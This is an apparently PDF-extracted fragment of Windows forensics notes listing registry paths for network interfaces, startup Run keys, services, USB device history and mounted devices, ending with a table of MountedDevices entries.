


IP address: Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces




- Startup applications:

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows\CurrentVersion\Run




Startup services: Computer\HKEY_LOCAL_MACHINE\SYSTEM\
CurrentControlSet\Services




- Start legacy applications:

Computer\HKEY_LOCAL_MACHINE\SYSTEM\
CurrentControlSet\Control\WDI




Startup application(s) when a particular user logs in: Computer\
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current
Version\

Run




- **USB drives:**

`Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\USB`



Mounted devices: Computer\HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices



| Name | Type | Data |
|---|------------|---|
| (Default) | REG_SZ | (value not set) |
| \\?\Volume{01a67b23-3e82-11eb-baf9-d45d6466d0...} | REG_BINARY | 5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ... |
| \\?\Volume{2c6f83da-1f36-11eb-baf0-d45d6466d0...} | REG_BINARY | 5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ... |
| \\?\Volume{bcf769ef-543d-11eb-bafe-d45d6466d0...} | REG_BINARY | 5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ... |
| \\?\Volume{d0ce2ede-17ce-11eb-baee-d45d6466d0...} | REG_BINARY | 5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ... |
| \\?\Volume{d0ce305f-17ce-11eb-baee-d45d6466d0...} | REG_BINARY | 5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ... |
| \\?\Volume{d0ce3ba2-17ce-11eb-baee-d45d6466d0...} | REG_BINARY | 5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ... |
| \DosDevices\C: | REG_BINARY | 44 4d 49 4f 3a 49 44 3a 54 ac aa 50 07 44 06 43 86 b7... |
| \DosDevices\D: | REG_BINARY | 5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ... |
| \DosDevices\E: | REG_BINARY | 5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ... |